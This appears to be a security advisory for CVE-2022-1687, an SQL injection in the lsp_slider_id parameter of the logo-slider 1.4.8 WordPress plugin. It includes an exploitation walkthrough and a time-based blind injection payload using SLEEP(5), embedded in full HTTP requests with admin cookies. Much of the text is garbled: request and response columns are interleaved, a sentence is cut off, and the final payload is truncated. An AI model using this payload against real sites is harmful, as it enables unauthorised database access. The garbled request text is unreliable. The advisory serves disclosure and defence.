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Vulnerability Metadata

Key	Value
Date of Disclosure	May 09 2022
Affected Software	logo-slider
Affected Software Type	WordPress plugin
Version	1.4.8
Weakness	SQL Injection
CWEID	CWE-89
CVE ID	CVE-2022-1687
CVSS 3.x Base Score	2.7
CVSS 2.0 Base Score	4.0
Reporter	Daniel Krohmer, Shi Chen
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Link to Affected Software	https://wordpress.org/plugins/logo-slider
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-1687


Vulnerability Description

The ${\tt lsp_slider_id}$ query parameter in logo-slider 1.4.8 is vulnerable to SQL injection. An




Exploitation Guiue

Login as admin user. This attack requires at least admin privileges.



Go to Logo Slider and hit Manage Sliders.




Choose an arbitrary Slider Name and click on Add Slider.





Click on Manage Images .



Clicking the previous button triggers the vulnerable request. <code>lsp_slider_id</code> is the vulnerable query parameter



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Gecko/20100101 Firefox/91.0
                                                                                              6 X-Frame-Options: SAMEORIGIN
                                                                                              7 Referrer-Policy: strict-origin-when-cross-origin
   */*;q=0.8
  Accept-Language: en-US, en; q=0.5
                                                                                              9 Content-Length: 100315
                                                                                            13 <! DOCTYPE html>
8 DNT: 1
                                                                                             15 lang="en-US">
  Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
  admin%7C1651732633%7CxsSONzrCctrhMqyZUQR8EbqTK3E0pf3pWIJjM31IHcL
%7C7684c7b240790adb844456726bfd5d4df324f9dbac1c21806daf58971b45d
  =WP%20Cookie%20check:
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  wordpress_logged_in_86a9106ae65537651a8e456835b316ab=
  admin%7C1651732633%7CxsSONzrCctrhMqyZUQR8EbqTK3E0pf3pWIJjM81IHcL
%7C6631720de07112fe798b7ecb230b6037e7fdf4d8bf948c694845165da8dcf
                                                                                                      <script type="text/javascript"</pre>
  editor%3Dtinymce%26amplibraryContent%3Dbrowse%26wd_ads_manage_groups_tab%3Dpop; wp-settings-time-1=1651559834
  Upgrade-Insecure-Requests: 1
                                                                                                          else if(typeof wpOnload!=='function'){
  wpOnload=func;
  Sec-Fetch-Dest: document
  Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-User: ?1
                                                                                                             var oldonload=wpOnload;
wpOnload=function(){
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A POC may look like the following request:

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Request
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1 GET /wp-admin/admin.php?page=manage images&lsp slider_id=
  1+AND+(SELECT+7741+FROM+(SELECT(SLEEP(5)))hlat) HTTP/1.1
2 Host: Localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
                                                                                           3 Server: Apache/2.4.52 (Debian)
                                                                                           4 Expires: Wed, 11 Jan 1984 05:00:00 GMT
                                                                                           6 X-Frame-Options: SAMEORIGIN
                                                                                           7 Referrer-Policy: strict-origin-when-cross-origin
  ,*/*;q=0.8
                                                                                          9 Content-Length: 100469
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
                                                                                         13 <!DOCTYPE html>
14 <html class="wp-toolbar"
                                                                                         15 lang="en-US">
9 Connection: close
  Cookie: wordpress_86a9106ae65537651a8e456835b316ab=
                                                                                              <head>
  admin%7C1651732633%7CxsSONzrCctrhMqyZUQR8EbqTK3E0pf3pWIJjM81IHcL
%7C7684c7b240790adb844456726bfd5d4df324f9dbac1c21806daf58971b45d
  ed0; PHPSESSID=ggbg3ps61166g6trc1gqkkj2cf; wordpress_test_cookie
=WP%20Cookie%20check;
  admin%7C1651732633%7CxsS0NzrCctrhMqyZUQR8EbqTK3E0pf3pWIJjM81IHcL
%7C6631720de07112fe798b7ecb230b6037e7fdf4d8bf948c694845165da8dcf
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In the code, the vulnerability is triggered by unsanitized user input of <code>lsp_slider_id</code> at line 11 in <code>./ls manage images.php</code>. The final database query is called at line 21.



Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work. The SQL injection can be triggered by sending the request below.

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GET /wp-admin/admin.php?page=manage_images&lsp_slider_id=1+AND+(SELECT+7741+FROM+(SELECT(SLEEP(Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/admin.php?page=manage_sliders&lsp_msg=add_slider_success
DNT: 1
Connection: close
Cookie: wordpress_86a9106ae65537651a8e456835b316ab=admin%7C1651732633%7CxsSONzrCctrhMqyZUQR8Ebq
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```